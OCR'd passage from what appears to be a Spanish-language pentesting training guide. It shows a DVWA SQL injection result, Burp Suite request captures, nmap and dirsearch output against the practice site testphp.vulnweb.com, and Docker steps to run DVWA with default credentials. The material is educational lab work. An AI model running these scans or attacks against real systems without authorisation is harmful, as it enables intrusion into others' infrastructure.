
User ID: Submit


```
ID: 1
First name: admin
Surname: admin
```


More Information


- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/





http://localhost/DVWA/vulnerabilitie
Burp Project Intruder Repeater View Help
Burp Suite Community Edition
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Time Type Direction Method URL
03:26:42 3... HTTP → Request GET https://www.google.com/warmup.html
03:27:01 3... HTTP → Request GET http://127.0.0.1/DVWA/
Request
Pretty Raw Hex
1 GET /warmup.html HTTP/1.1
2 Host: www.google.com
3 Sec-Ch-Ua: "Chromium";v="141", "Not?A_Brand";v="8"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chro
9 Sec-Purpose: prefetch;prerender
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
3;q=0.7
11 X-Client-Data: CPX+ygE=
12 Sec-Fetch-Site: none
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document


Burp
Project
Intruder
Repeater
View
Help
Burp Suite Communit
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings
Intercept on
Forward
Drop
Time
Type
Direction
Method
URL
03:26:42 3 ...
HTTP
Request
GET
https://www.google.com/warmup.html
03:27:01 3 ...
HTTP
Request
GET
http://127.0.0.1/DVWA/


PortSwigger
127.0.0.1/DVWA/
What's new?
Explore
What would you like Burp AI to do?
Request
Response
Highlight (Req 134
Notes
38", "Not=A?Brand";v="8",
New
Professional
Burp AI comes to Repeater
Burp AI can now help you investigate Repeater tabs. Use custom prompts to carry out a huge range of tasks - from identifying risks to suggesting next steps in your testing workflow.
Find out more →


Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
1
Send
Cancel
Burp AI
Request
Pretty
Raw
Hex
GET /DVWA/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


Response
Pretty
Raw
Hex
Render
\n
1 HTTP/1.1 302 Found
2 Date: Mon, 03 Nov 2025 08:34:56 GMT
3 Server: Apache/2.4.65 (Debian)
4 Set-Cookie: security=impossible; path=/; HttpOnly
5 Set-Cookie: PHPSESSID=bcf90c131a674cbe0f9abac9ae0d6ba1;
expires=Tue, 04 Nov 2025 08:34:56 GMT; Max-Age=86400; path=/;
HttpOnly; SameSite=Strict
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Set-Cookie: PHPSESSID=e6bd8f49dbe0ba03b5e5fdcd859d6983;
expires=Tue, 04 Nov 2025 08:34:56 GMT; Max-Age=86400; path=/;
HttpOnly; SameSite=Strict
10 Location: login.php
11 Content-Length: 0
12 Keep-Alive: timeout=5, max=100
13 Connection: Keep-Alive
14 Content-Type: text/html; charset=UTF-8
15
16



---

15) Pentest-Tools.com

- **Para qué sirve:** suite **online** de escaneos (subdominios, web, CMS, etc.).
- **Open-source:** No.
- **Instalar en Kali:** No; es web/SaaS.
- **Ejercicios:**
    1. Ejecutar un **Website Vulnerability Scan** sobre un sitio de lab.

2. Comparar resultados con Nmap/dirsearch locales.

Para hacer pruebas podemos usar

http://testphp.vulnweb.com/



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 03:47 EST
Debugging Increased to 1.
Debugging Increased to 2.
Ultrascan PING SENT to 44.228.249.3 [tcp to port 80; flags: S]
Ultrascan PING SENT to 44.228.249.3 [tcp to port 80; flags: S]
Ultrascan PING SENT to 44.228.249.3 [tcp to port 80; flags: S]
Ultrascan PING SENT to 44.228.249.3 [tcp to port 80; flags: S]
Ultrascan PING SENT to 44.228.249.3 [tcp to port 80; flags: S]
Ultrascan PING SENT to 44.228.249.3 [tcp to port 80; flags: S]
Ultrascan PING SENT to 44.228.249.3 [tcp to port 80; flags: S]
Ultrascan PING SENT to 44.228.249.3 [tcp to port 80; flags: S]
Ultrascan PING SENT to 44.228.249.3 [tcp to port 80; flags: S]
Ultrascan PING SENT to 44.228.249.3 [tcp to port 80; flags: S]
Ultrascan PING SENT to 44.228.249.3 [tcp to port 80; flags: S]
Ultrascan PING SENT to 44.228.249.3 [tcp to port 80; flags: S]
Ultrascan PING SENT to 44.228.249.3 [tcp to port 80; flags: S]
Ultrascan PING SENT to 44.228.249.3 [tcp to port 80; flags: S]
```

```
packet length too long
NSOCK INFO [252.4320s] nsock_trace_handler_callback(): Callback: SSL-C
nput/output error (5)] for EID 161 [44.228.249.3:80]
NSOCK INFO [252.4330s] nsock_iod_delete(): nsock_iod_delete (IOD #8)
NSOCK INFO [252.4330s] nsock_iod_delete(): nsock_iod_delete: SSL shutd
ll)) on NSI 8
NSE: Finished http-server-header M:558fa06046b8 against testphp.vulnwe
49.3:80).
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.20s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazo
Scanned at 2025-11-03 03:47:47 EST for 252s
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.19.0
Final times for host: srtt: 197912 rttvar: 1395  to: 203492

Read from /usr/share/nmap: nmap-protocols nmap-service-probes nmap-ser
Service detection performed. Please report any incorrect results at ht
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 252.44 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://testphp.vulnweb.com/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
ources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_
s.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/kali/reports/http_testphp.vulnweb.com/__25-11-03_03-57-00.

Target: http://testphp.vulnweb.com/

[03:57:00] Starting:
[                    ]  2%    290/11460       116/s       job:1/1  errors:0
```

```
Session  Actions  Edit  View  Help
[03:57:53] 200 -  224B  - /crossdomain.xml
[03:57:53] 200 -  595B  - /CVS/
[03:57:53] 200 -    1B  - /CVS/Entries
[03:57:53] 200 -    1B  - /CVS/Root
[03:58:01] 200 -  894B  - /favicon.ico
[03:58:08] 301 -  169B  - /images  →  http://testphp.vulnweb.com/images/
[03:58:08] 200 -  377B  - /images/
[03:58:09] 200 -    5KB - /index.php
[03:58:09] 200 -    3KB - /index.bak
[03:58:10] 200 -    3KB - /index.zip
[03:58:15] 200 -    5KB - /login.php
[03:58:16] 200 -    5KB - /logout.php
[03:58:32] 301 -  169B  - /pictures  →  http://testphp.vulnweb.com/pictures/
[03:58:35] 200 -    5KB - /product.php
[03:58:40] 200 -    5KB - /search.php
[03:58:41] 301 -  169B  - /secured  →  http://testphp.vulnweb.com/secured/
[03:58:44] 200 -    6KB - /signup.php
[03:58:57] 302 -   14B  - /userinfo.php  →  login.php
[03:58:58] 200 -  268B  - /vendor/

Task Completed
```

---

16) AppCheck

- **Para qué sirve:** escáner **SaaS** para **API e infraestructura** (DAST + algunas pruebas).
- **Open-source:** No.
- **Instalar en Kali:** No; es web/SaaS.
- **Ejercicios:**
  1. Subir una **colección Postman** de una API de pruebas y lanzar escaneo.
  2. Revisar falsos positivos y marcar excepciones.

Bonus: montar targets vulnerables de práctica

DVWA con Docker (en Kali)

```
sudo apt install -y docker.io docker-compose-plugin

docker run --rm -it -p 8085:80 vulnerables/web-dvwa

# Abre http://localhost:8085 (usuario: admin / password: password)
```